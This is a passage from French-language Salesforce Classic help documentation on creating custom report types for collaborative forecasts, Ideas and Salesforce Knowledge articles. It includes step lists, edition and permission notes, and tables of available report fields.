2. Dans Objet principal, sélectionnez un objet de prévision, tel que Éléments de prévision ou Quotas de prévision.
3. Dans Enregistrer dans la catégorie, sélectionnez Prévisions.
4. Indiquez à vos commerciaux les emplacements et les noms des types de rapport.

#### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

#### AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour des types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

### Types de rapport personnalisés dans les prévisions collaboratives

Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.

Remarque: Ces informations s'appliquent aux prévisions collaboratives, pas aux prévisions personnalisables. Pour créer un type de rapport personnalisé pour les prévisions, activez les prévisions collaboratives

Utilisez le tableau pour comprendre les types de rapport personnalisé de prévision que vous pouvez créer.

| Objet principal | Utiliser pour créer un rapport pour... |
|---|---|
| `Éléments de prévision` | Affichage des informations sur les montants de prévision, y compris les informations des montants d'ajustement. Si vous utilisez un type de prévision basé sur le chiffre d'affaires, la meilleure pratique consiste à utiliser les champs par défaut suivants dans le type de rapport :<br>• Montant propriétaire uniquement : le total des opportunités de chiffre d'affaires d'une personne, sans ajustement. Par exemple, si vous possédez deux opportunités d'une valeur de 10 000 euros chacune, le montant propriétaire uniquement est de 20 000 euros.<br>• Montant sans ajustement : la somme de toutes les opportunités de chiffre d'affaires appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions. Le montant est visible uniquement dans les rapports. Par exemple, si la somme de toutes les opportunités que vous possédez est de 20 000 euros et que la somme des opportunités de vos subordonnés est de 55 000 euros, le montant sans ajustement est de 75 000 euros.<br>• Montant sans ajustement de responsable : le nombre de prévision, tel que le voit le propriétaire de la prévision. Correspond au total des opportunités de chiffre d'affaires du propriétaire et de ses subordonnés, y compris les ajustements effectués par le propriétaire sur ses prévisions ou celles de ses subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions. Par exemple, supposons qu'Anne possède un montant sans ajustement de 75 000 euros, comprenant 20 000 euros pour ses propres opportunités et 55 000 euros pour les opportunités de Ben, son subordonné. Elle ajuste le montant de Ben à 65 000 euros pour un total de 85 000 euros. Si vous ajustez le montant d'Anne de 85 000 à 100 000 euros, le montant sans ajustement de responsable affiche 85 000 euros, car Anne affiche ce montant (et Anne ne peut pas voir vos ajustements, car vous êtes son responsable). Pour afficher le montant qui comprend votre ajustement à 100 000 euros, consultez le Montant prévisionnel.<br>• Montant prévisionnel : le chiffre d'affaires prévisionnel du point de vue du responsable des prévisions et le total des opportunités du propriétaire et de ses subordonnés, y compris tous les ajustements |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

| Objet principal | Utiliser pour créer un rapport pour... |
| --- | --- |
| | des prévisions. Par exemple, supposons que vous êtes responsable des prévisions et qu'un autre responsable des prévisions subordonné dispose d'un montant sans ajustement de responsable qui s'élève à 85 000 euros. Si vous ajustez la prévision à 100 000 euros, le montant de la prévision est de 100 000 euros.<br><br>Si vous utilisez un type de prévision basé sur la quantité, utilisez plutôt les champs par défaut suivants dans le type de rapport :<br><br>• Quantité propriétaire uniquement, Quantité sans ajustement, Quantité sans ajustement de responsable et Quantité prévisionnelle<br><br>Ajoutez les champs suivants, que votre prévision soit basée sur le chiffre d'affaires ou sur la quantité :<br><br>• Avec ajustement : cette case indique si un responsable a ajusté le montant d'un propriétaire de prévision.<br>• Avec ajustement du propriétaire : cette case indique si un utilisateur des prévisions a ajusté son propre montant de prévision.<br><br>Si votre organisation utilise les cumuls des prévisions, ajoutez le champ suivant à votre rapport :<br><br>• **Catégorie d'élément de prévision** : ce champ indique le cumul auquel ce montant de prévision appartient : Canal ouvert, Prévision maximale, Prévision engagée, Fermé uniquement, Canal, Maximum, Validation ou Fermé. Si votre organisation a changé les noms de catégorie de prévisions, ces modifications sont également affichées dans les valeurs de **Catégorie d'élément de prévision**. |
| `Éléments de prévision` avec des `opportunités` en tant qu'objet associé | Affichage des informations sur des opportunités pour des éléments de ligne de prévision spécifiques. Par exemple, vous pouvez créer un rapport récapitulatif pour chaque subordonné, comprenant les noms d'opportunité et les dates de dernière activité de leurs éléments de prévision, avec les informations d'ajustement et les montants de prévision finaux.<br><br>Remarque: Avec des opportunités sans produit d'opportunité spécifié, ce type de rapport inclut deux éléments de prévision, un pour le type de prévision Opportunité - Chiffre d'affaires et un autre pour le type de prévision Famille de produits. Ces éléments de prévision de famille de produits sont cumulés à la ligne Produits non spécifiés de la prévision Famille de produits. |
| `Éléments de prévision` avec `Parts d'opportunité` en tant qu'objet associé | Affichage des informations sur les parts d'opportunité pour des éléments de ligne de prévision spécifiques. Par exemple, vous pouvez créer un rapport récapitulatif pour chaque subordonné comprenant les montants de part d'opportunité et les pourcentages de leurs éléments de prévision, avec les informations d'ajustement et les montants de prévision finaux. |
| `Éléments de prévision` avec `Produit d'opportunité` en tant qu'objet associé | Affichage des informations de famille de produits pour des éléments de ligne de prévision spécifiques. Par exemple, vous pouvez créer un rapport récapitulatif pour chaque subordonné, comprenant les familles de produits et le prix total de leurs éléments de prévision, avec les informations d'ajustement et les montants de prévision finaux.<br><br>Remarque: Ce type de rapport affiche uniquement les éléments de prévision de type Famille de produits-Chiffre d'affaires et famille de produits-Quantité. Il inclut les opportunités avec et sans produit d'opportunité spécifié. |
| `Quotas de prévisions` | Affichage des données relatives aux quotas individuels ou d'équipe. La meilleure pratique consiste à inclure tous les champs par défaut dans le type de rapport. Vous pouvez par exemple inclure des champs de référence, tel que le nom complet du propriétaire. Lors de l'exécution du rapport, vous |

| Objet principal | Utiliser pour créer un rapport pour... |
| --- | --- |
| | pouvez filtrer par votre nom afin d'afficher les quotas que vous avez créés ainsi que les comptes et propriétaires associés. |
| `Quotas de prévision` avec des `Éléments de prévision` en tant qu'objet associé | Affichage de la réalisation du quota. Par exemple, vous pouvez utiliser `Quotas de prévision` et `Éléments de prévision` pour créer le type de rapport personnalisé. Ensuite, lorsque vous créez le rapport, insérez les quotas et le chiffre d'affaires prévisionnel d'une équipe pour les prévisions fermées, et créez un champ de formule pour afficher le pourcentage de quota réalisé. |

### Rapports sur les idées

Créez des types de rapport personnalisés pour permettre aux utilisateurs de créer des rapports sur des idées, des commentaires sur des idées et des votes.

En tant qu'administrateur, vous pouvez créer des types de rapport personnalisés qui permettent aux utilisateurs d'analyser l'exploitation des idées. Les types de rapports personnalisés sont le seul moyen de rendre les rapports sur les idées disponibles pour les utilisateurs (Salesforce ne fournit pas de modèle de rapport sur les idées ou un dossier de rapports standard pour les idées).

Pour créer un dossier de rapports sur les idées pour les utilisateurs :

1. Créez un type de rapport personnalisé pour les idées.

   Si vous créez un type de rapport personnalisé qui utilise Idées comme objet principal et Votes comme objet secondaire, les idées enfants (fusionnées) n'apparaissent pas dans le rapport à moins que vous ne sélectionnez `Les fiches « A » peuvent avoir ou non des fiches « B » associées`. Les idées enfants n'ont aucun vote car leurs votes sont transférés à l'idée principale. Cela signifie que les idées enfants n'apparaissent pas dans un rapport si l'objet Votes est requis.

2. créez un nouveau dossier public pour les rapports sur les idées. Cette étape nécessite l'autorisation de gestion des rapports publics.
3. créez un ou plusieurs nouveaux rapports personnalisés sur les idées à l'aide de votre type de rapport personnalisé. Attribuez les rapports au nouveau dossier des rapports sur les idées que vous avez créé.

A la fin de ces étapes, un dossier des rapports sur les idées sera disponible pour les utilisateurs à la page d'accueil des rapports.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

### Création de rapports sur des articles de Salesforce Knowledge

Utilisez des rapports personnalisés Salesforce Knowledge pour suivre la création, la gestion et la publications d'articles.

En tant qu'administrateur, vous pouvez créer des types de rapport personnalisé pour permettre aux agents de créer des rapports sur les articles Salesforce Knowledge. Les types de rapport personnalisé sont le seul moyen de générer des rapports sur les articles disponibles pour vos lecteurs. Salesforce ne fournit pas d'exemple de rapport ni de dossier de rapport standard pour des articles.

Conseil: Le package *Rapports et tableaux de bord de la base de connaissances* de AppExchange fournit plus de vingt-quatre rapports qui facilitent la surveillance de la base de connaissances et l'analyse des mesures d'utilisation.

1. Création d'un dossier pour des rapports sur des articles
   Créez un dossier public dans lequel vous pouvez stocker des rapports sur les articles pour vos utilisateurs.
2. Rapports sur des articles
   Créez un type de rapport personnalisé sur des données d'articles Salesforce Knowledge.
3. Création d'un rapport sur des articles
   Exécutez votre rapport personnalisé sur vos articles de Salesforce Knowledge et enregistrez-les dans votre dossier de rapports sur les articles.
4. Champs disponibles dans des rapports Salesforce Knowledge
   Les champs que vous pouvez utiliser dans un rapport Knowledge dépendent du type d'information que vous consignez.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

Création d'un dossier pour des rapports sur des articles

Créez un dossier public dans lequel vous pouvez stocker des rapports sur les articles pour vos utilisateurs.

1. Dans la section Dossier de rapports de l'onglet Rapports, cliquez sur **Créer un nouveau dossier**.
2. Saisissez *Rapports sur les articles* dans le champ Étiquette de dossier.
3. Vous pouvez également modifier le champ Nom unique de groupe.
4. Sélectionnez une option d'accès au dossier public.

   Sélectionnez Lecture/Écriture si vous souhaitez que les utilisateurs puissent compléter et modifier le contenu du dossier.
5. Sélectionnez une option de visibilité du dossier.
6. Cliquez sur **Enregistrer**.

Les rapports stockés dans ce dossier sont disponibles sous l'onglet Rapports.

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour des types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

Rapports sur des articles

Créez un type de rapport personnalisé sur des données d'articles Salesforce Knowledge.

Pour créer un rapport personnalisé :

1. Dans Configuration, saisissez *Types de rapport* dans la case Recherche rapide, puis sélectionnez **Types de rapport** et cliquez sur **Nouveau type de rapport personnalisé**.

   Reportez-vous à Création d'un type de rapport personnalisé à la page 475

2. Dans le menu déroulant Objet principal, sélectionnez l'objet associé à l'article pour lequel vous souhaitez générer un rapport :

| Objet principal | Description |
|---|---|
| Types d'articles | Comparez des informations, telles que des dates de création, des canaux publiés et le nombre de requêtes associées à un type d'article personnalisé, par exemple une FAQ. Pour accéder aux champs historiques et personnalisés d'un type d'article personnalisé, ajoutez la version du type d'article en tant qu'objet secondaire. |
| Articles Knowledge | Comparez les informations sur des articles individuels, notamment les dates de création, les canaux publiés et le nombre de requêtes associées. Si vous choisissez ce type de rapport personnalisé, vous pouvez également inclure l'affichage et des statistiques sur les votes des articles. Dans les rapports basés sur l'objet principal Articles Knowledge, chaque article contient cinq enregistrements (lignes) : un pour chaque canal (Tous les canaux, Application interne, Client, Partenaire et Base de connaissances publique). |
| Recherche d'articles Knowledge | Analyse du nombre de recherches par jour, par mois ou par année dans chaque canal et chaque rôle. |
| Version d'article Knowledge | Comparez les informations sur des traductions individuelles, notamment leurs dates de création, les canaux publiés et le nombre de requêtes associées. Si vous choisissez ce type de rapport personnalisé, vous pouvez également inclure l'affichage et des statistiques sur les votes des articles. |
| Historique des versions d'articles | Comparez les informations sur des versions d'articles individuels, notamment leurs dates de création, les canaux publiés et le nombre de requêtes associées. |
| Vue d'articles Knowledge | Analyse du nombre de vues par jour, par mois ou par année dans chaque canal et chaque rôle. |
| Votes pour des articles Knowledge | Analyse du nombre de votes par jour, par mois ou par année dans chaque canal et chaque rôle. |
| Recherche par mot clé dans Knowledge | les mots-clés que les utilisateurs recherchent dans votre base de connaissances. |
| Activité de recherche dans la base de connaissances | • Analyse du nombre de recherches par jour, par mois ou par année dans chaque canal et chaque langue. |

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour des types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

- Pour chaque recherche, déterminez :
  - Date
  - l'ID et le titre de l'article cliqué
- les mots-clés que les utilisateurs recherchent dans votre base de connaissances.
- Pour chaque mot-clé, déterminez le nombre moyen :
  - Résultats
  - d'articles affichés dans les résultats de recherche
- Pour chaque article, déterminez le nombre moyen :
  - de clics
  - d'utilisateurs uniques ayant cliqué

3. Renseignez les champs requis, puis cliquez sur **Enregistrer**.

   Dans le menu déroulant Enregistrer dans la catégorie, nous recommandons de sélectionner **Rapports sur le support client** ou **Autres rapports**. Cette catégorie permet aux utilisateurs de rechercher le type de rapport personnalisé sous l'onglet Rapports.

4. Effectuez vos sélections dans la page Définir un ensemble d'enregistrements de rapport.

| Objet principal | Objets secondaires disponibles |
|---|---|
| Types d'articles | Versions de types d'article |
| Articles Knowledge | Statistiques de vues d'article, statistiques de votes d'article, article de requête |
| Recherche d'articles Knowledge | Aucune |
| Version d'article Knowledge | Statistiques de vues d'article, statistiques de votes d'article |
| Historique des versions d'articles | Aucune |
| Vue d'articles Knowledge | Aucune |
| Votes pour des articles Knowledge | Aucune |
| Recherche par mot clé dans Knowledge | Aucune |
| Activité de recherche dans la base de connaissances | Aucune |

5. Cliquez sur **Enregistrer**.
6. Supprimez ou réorganisez les champs dans votre présentation de rapport selon vos besoins.

   Pour en savoir plus sur les champs disponibles dans chaque objet principal, reportez-vous à Champs disponibles dans les rapports Salesforce Knowledge à la page 4301.

Création d'un rapport sur des articles

Exécutez votre rapport personnalisé sur vos articles de Salesforce Knowledge et enregistrez-les dans votre dossier de rapports sur les articles.

À l'aide de vos types de rapport personnalisé, créez des rapports sur les articles et enregistrez-les dans votre dossier de rapports sur les articles.

1. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
2. Sélectionnez la catégorie dans laquelle vos types de rapport personnalisé sont stockés, par exemple **Rapports sur le support client** ou **Autres rapports**.

   Le rapport Requêtes associées à des articles est disponible par défaut dans le dossier Rapports sur le support client.
3. Sélectionnez votre type de rapport, puis cliquez sur **Créer**.
4. Lorsque le rapport est affiché, cliquez sur **Enregistrer sous** pour l'enregistrer dans le dossier Rapports sur les articles et le rendre disponible pour les autres utilisateurs.

Remarque:

- Les rapports qui utilisent le type de rapport personnalisé Article de la base de connaissances contiennent au moins cinq lignes par article (une ligne pour chaque canal, « Tous les canaux » inclus).
- Les valeurs quotidiennes sont indiquées indépendamment pour les 90 derniers jours et les valeurs mensuelles pour les 18 derniers mois. Pour des périodes supérieures, utilisez respectivement les valeurs d'agrégat mensuel et les valeurs d'agrégat annuel.
- Dans les rapports qui utilisent les types de rapport personnalisé Votes pour les articles de Knowledge, Vues d'articles de Knowledge ou Recherches d'articles de Knowledge, chaque ligne représente une combinaison de jour, de canal et de rôle. Par exemple, si un utilisateur avec le rôle Directeur visualise des articles dans l'application interne, puis davantage d'articles le jour suivant, le rapport Vue d'articles contient deux lignes : une ligne pour chaque date unique.
- Dans les rapports qui utilisent la Version d'article Knowledge (KAV), à l'exception de l'Historique de versions d'article Knowledge, vous pouvez filtrer par catégorie de données. Vous pouvez ajouter jusqu'à quatre filtres et définir leur logique sur AT, ABOVE, BELOW, or ABOVE OR BELOW. La logique entre les filtres est OR. Vous pouvez utiliser le même groupe de catégories plusieurs fois, mais vous devez toujours utiliser le même opérateur.
- Pour renvoyer les Processus d'approbation des Articles Knowledge, utilisez **Instance du processus** et **Noeud d'instance du processus** lors de la création d'un type de rapport personnalisé. Filtrez ensuite le rapport par type d'objet, qui correspond au type d'article.

Champs disponibles dans des rapports Salesforce Knowledge

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour des types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

Les champs que vous pouvez utiliser dans un rapport Knowledge dépendent du type d'information que vous consignez.

Les tableaux suivants présentent les champs disponibles par objet principal pour des rapports Salesforce Knowledge.

Champs disponibles dans les rapports Types d'article

L'objet principal Type d'article permet d'ajouter un objet secondaire à la version du type d'article.

**Tableau 64: Champs Objet principal des rapports Type d'article**

| Champ | Description |
|---|---|
| `Archivé par` | Utilisateur qui a archivé l'article. |
| `Date d'archivage` | Date à laquelle l'article a été archivé. |
| `Numéro de l'article` | Numéro unique attribué automatiquement à l'article. |
| `ID de type d'article` | L'ID associé au type d'article. |
| `Nombre d'associations de requêtes` | Nombre de requêtes jointes à l'article. |
| `Créé par` | Utilisateur qui a créé l'article. |
| `Date de création` | Date de création de la version actuelle de l'article. Si l'article a été publié plusieurs fois, il s'agit de la dernière date du brouillon. Pour créer des rapports qui utilisent la date de création de l'article, créez d'abord un Type de rapport personnalisé qui joint les objets Article Knowledge (__ka) et Version de l'article Knowledge (__kav) d'un type d'article donné pour pouvoir utiliser la date de création dans l'enregistrement de l'objet Article Knowledge, plutôt que celle de l'enregistrement Version de l'article Knowledge. |
| Champs personnalisés | Tous les champs personnalisés créés dans les types d'article. Ajoutez la version du type d'article en tant qu'objet secondaire afin d'accéder à tous les champs personnalisés du type d'article. |
| `Date de première publication` | Date de la publication initiale de l'article. |
| `Version d'article Knowledge` | Le numéro de version de l'article. |
| `Dernière modification par` | Utilisateur qui a modifié l'article en dernier. |
| `Date de la dernière modification` | Date de la modification la plus récente de l'article. La date de dernière modification d'un article brouillon correspond à la date d'enregistrement du brouillon. La date de dernière modification d'un article publié correspond à la date de la dernière publication de l'article. |

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour des types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

| Champ | Description |
|---|---|
| `Date de dernière publication` | Date de la publication la plus récente de l'article. |
| `Langue principale` | La langue d'origine de l'article. |

Remarque: Actuellement, vous ne pouvez pas utiliser `Version d'article Knowledge` et `Date de dernière modification` dans le même rapport.

**Tableau 65: Champs Objet secondaire des rapports Type d'article**

| Champ | Description |
|---|---|
| `Archivé par` | Utilisateur qui a archivé l'article. |
| `Type d'article` | Type associé à l'article. |
| `Créé par` | Utilisateur qui a créé l'article. |
| `Date de création` | Date de création de la version actuelle de l'article. Si l'article a été publié plusieurs fois, il s'agit de la dernière date du brouillon. Pour créer des rapports qui utilisent la date de création de l'article, créez d'abord un Type de rapport personnalisé qui joint les objets Article Knowledge (__ka) et Version de l'article Knowledge (__kav) d'un type d'article donné pour pouvoir utiliser la date de création dans l'enregistrement de l'objet Article Knowledge, plutôt que celle de l'enregistrement Version de l'article Knowledge. |
| Champs personnalisés | Tous les champs personnalisés créés dans les types d'article. Ajoutez la version du type d'article en tant qu'objet secondaire afin d'accéder à tous les champs personnalisés du type d'article. |
| `Correspond à la dernière version` | Indique si l'article correspond à la toute dernière version. |
| `Est la langue principale` | Indique que l'article n'est pas une traduction, mais la version d'origine. |
| `ID de version de l'article Knowledge` | ID unique attribué automatiquement à la traduction de l'article. |
| `Langue` | La langue de l'article. |
| `Dernière modification par` | Utilisateur qui a modifié l'article en dernier. |
| `Date de dernière modification` | Date de la modification la plus récente de l'article. La date de dernière modification d'un article brouillon correspond à la date d'enregistrement du brouillon. La date de dernière modification d'un article publié correspond à la date de la dernière publication de l'article. |
| `Dépassé` | Indique que l'article principal a été mis à jour depuis la publication de cette traduction. |
| `Statut de la publication` | Indique si l'article ou la traduction est en cours (brouillon), publié ou archivé. |
| `Récapitulatif` | Description de l'article fournie par l'auteur. |
| `Titre` | Le titre de l'article. |

| Champ | Description |
| --- | --- |
| `Date de fin de la traduction` | Date à laquelle la traduction a été terminée. |
| `Date d'exportation de la traduction` | Date à laquelle la traduction a été exportée. |
| `Date d'importation de la traduction` | Date à laquelle la traduction a été importée. |
| `Nom de l'URL` | Texte utilisé en tant que lien hypertexte pour l'article. |
| `Statut de validation` | Indique si l'article est valide ou non. |
| `Numéro de version` | Numéro de version de l'article. |
| `Visible dans Client` | Indique que l'article est publié dans le portail client. |
| `Visible dans l'application interne` | Indique que l'article est publié dans l'application interne (onglet Articles). |
| `Visible dans Partenaire` | Indique que l'article est publié dans le portail partenaire. |
| `Visible dans la base de connaissances publique` | Indique que l'article est publié dans la base de connaissances publique. |

Champs disponibles dans des rapports Articles Knowledge

| Champ | Description |
| --- | --- |
| `Numéro de l'article` | Numéro unique attribué automatiquement à l'article. |
| `Type d'article` | Type associé à l'article. |
| `Nombre d'associations de requêtes` | Nombre de requêtes jointes à l'article. |
| `Créé par` | Utilisateur qui a créé l'article. |
| `Date de création` | Date de création de la version actuelle de l'article. Si l'article a été publié plusieurs fois, il s'agit de la dernière date du brouillon. Pour créer des rapports qui utilisent la date de création de l'article, créez d'abord un Type de rapport personnalisé qui joint les objets Article Knowledge (__ka) et Version de l'article Knowledge (__kav) d'un type d'article donné pour pouvoir utiliser la date de création dans l'enregistrement de l'objet Article Knowledge, plutôt que celle de l'enregistrement Version de l'article Knowledge. |
| `Date de première publication` | Date de la publication initiale de l'article. |
| `Correspond à la dernière version` | Indique si l'article correspond à la toute dernière version. |
| `ID de version de l'article Knowledge` | ID unique attribué automatiquement à la traduction de l'article. |

| Champ | Description |
| --- | --- |
| `Dernière modification par` | Utilisateur qui a modifié l'article en dernier. |
| `Date de dernière modification` | Date de la modification la plus récente de l'article. La date de dernière modification d'un article brouillon correspond à la date d'enregistrement du brouillon. La date de dernière modification d'un article publié correspond à la date de la dernière publication de l'article. |
| `Date de dernière publication` | Date de la publication la plus récente de l'article. |
| `Récapitulatif` | Description de l'article fournie par l'auteur. |
| `Titre` | Le titre de l'article. |
| `Nom de l'URL` | Texte utilisé en tant que lien hypertexte pour l'article. |
| `Statut de validation` | Indique si l'article est valide ou non. |
| `Numéro de version` | Numéro de version de l'article. |
| `Visible dans Client` | Indique que l'article est publié dans le portail client. |
| `Visible dans l'application interne` | Indique que l'article est publié dans l'application interne (onglet Articles). |
| `Visible dans Partenaire` | Indique que l'article est publié dans le portail partenaire. |
| `Visible dans la base de connaissances publique` | Indique que l'article est publié dans la base de connaissances publique. |

Champs disponibles dans des rapports Recherches d'article Knowledge

| Champ | Description |
| --- | --- |
| `Canal` | Le canal applicable à l'article. Les valeurs possibles sont `Tous les canaux`, `Application interne`, `Client`, `Partenaire` et `Base de connaissances publique`. |
| `Nombre` | Le nombre de recherches d'articles applicable à la durée indiquée (jour, mois, année). |
| `Nombre cumulé` | Nombre total de recherches d'articles pour l'historique de l'enregistrement. |
| `Date` | Date de la dernière recherche d'article pour l'enregistrement. Toutes les lignes représentent une combinaison de date, de canal et de rôle. |
| `Durée` | La période à laquelle le nombre de recherches est applicable. Les valeurs possibles sont `Quotidien`, `Mensuel` et `Annuel`. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà. |
| `Rôle associé` | Nom du rôle qui s'applique à l'enregistrement. Chaque ligne du rapport représente des recherches par canal et par rôle. |

Champs disponibles dans des rapports Version d'article Knowledge

| Champ | Description |
|---|---|
| Archivé par | Utilisateur qui a archivé l'article. |
| Date d'archivage | Date à laquelle l'article a été archivé. |
| Numéro de l'article | Numéro unique attribué automatiquement à l'article. |
| Type d'article | Type associé à l'article. |
| Nombre d'associations de requêtes | Nombre de requêtes jointes à l'article. |
| Créé par | Utilisateur qui a créé l'article. |
| Date de création | Date de création de la version actuelle de l'article. Si l'article a été publié plusieurs fois, il s'agit de la dernière date du brouillon. Pour créer des rapports qui utilisent la date de création de l'article, créez d'abord un Type de rapport personnalisé qui joint les objets Article Knowledge (__ka) et Version de l'article Knowledge (__kav) d'un type d'article donné pour pouvoir utiliser la date de création dans l'enregistrement de l'objet Article Knowledge, plutôt que celle de l'enregistrement Version de l'article Knowledge. |
| Date de première publication | Date de la publication initiale de l'article. |
| Correspond à la dernière version | Indique si l'article correspond à la toute dernière version. |
| Est la langue principale | Indique que l'article n'est pas une traduction, mais la version d'origine. |
| ID de version de l'article Knowledge | ID unique attribué automatiquement à la traduction de l'article. |
| Langue | La langue de l'article. |
| Dernière modification par | Utilisateur qui a modifié l'article en dernier. |
| Date de dernière modification | Date de la modification la plus récente de l'article. La date de dernière modification d'un article brouillon correspond à la date d'enregistrement du brouillon. La date de dernière modification d'un article publié correspond à la date de la dernière publication de l'article. |
| Date de la publication la plus récente de l'article. | Date de la publication la plus récente de l'article. |
| Langue principale | La langue d'origine de l'article. |
| Dépassé | Indique que l'article principal a été mis à jour depuis la publication de cette traduction. |
| Statut de la publication | Indique si l'article ou la traduction est en cours (brouillon), publié ou archivé. |
| Récapitulatif | Description de l'article fournie par l'auteur. |
| Titre | Le titre de l'article. |

| Champ | Description |
| --- | --- |
| `Date de fin de la traduction` | Date à laquelle la traduction a été terminée. |
| `Date d'exportation de la traduction` | Date à laquelle la traduction a été exportée. |
| `Date d'importation de la traduction` | Date à laquelle la traduction a été importée. |
| `Nom de l'URL` | Texte utilisé en tant que lien hypertexte pour l'article. |
| `Statut de validation` | Indique si l'article est valide ou non. |
| `Numéro de version` | Numéro de version de l'article. |
| `Visible dans Client` | Indique que l'article est publié dans le portail client. |
| `Visible dans l'application interne` | Indique que l'article est publié dans l'application interne (onglet Articles). |
| `Visible dans Partenaire` | Indique que l'article est publié dans le portail partenaire. |
| `Visible dans la base de connaissances publique` | Indique que l'article est publié dans la base de connaissances publique. |

Champs disponibles dans des rapports Vues d'article Knowledge

Vous pouvez ajouter jusqu'à six des huit champs ci-dessous.

| Champ | Description |
| --- | --- |
| `Canal` | Le canal applicable à l'article. Les valeurs possibles sont `Tous les canaux`, `Application interne`, `Client`, `Partenaire` et `Base de connaissances publique`. |
| `Nombre` | Nombre de vues d'articles applicable à la durée indiquée (jour, mois, année). |
| `Nombre cumulé` | Nombre total de vues d'articles pour l'historique de l'enregistrement. |
| `Date` | Date de la dernière vue d'article pour l'enregistrement. Toutes les lignes représentent une combinaison de date, de canal et de rôle. |
| `Durée` | La période à laquelle le nombre de recherches est applicable. Les valeurs possibles sont `Quotidien`, `Mensuel` et `Annuel`. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà. |
| `Rôle associé` | Nom du rôle qui s'applique à l'enregistrement. |
| `Score` | Taux de vues moyen de l'article. Le score tient compte d'un calcul de décroissance. Tous les 15 jours, si un article n'a été visualisé, son taux moyen augmente ou diminue. Ce calcul permet de ne pas conserver artificiellement les notes faibles ou élevées des articles anciens ou obsolètes par rapport aux articles plus récents et souvent affichés. |

| Champ | Description |
| --- | --- |
| `Total des vues` | Nombre de consultations d'un article publié. |

Champs disponibles dans des rapports Votes pour les articles Knowledge

| Champ | Description |
| --- | --- |
| `Canal` | Le canal applicable à l'article. Les valeurs possibles sont `Tous les canaux`, `Application interne`, `Client`, `Partenaire` et `Base de connaissances publique`. |
| `Nombre` | Nombre de votes pour un article applicable à la durée indiquée (jour, mois, année). |
| `Nombre cumulé` | Nombre total de votes d'un article pour l'historique de l'enregistrement. |
| `Date` | Date du dernier vote d'un article pour l'enregistrement. Toutes les lignes représentent une combinaison de date, de canal et de rôle. |
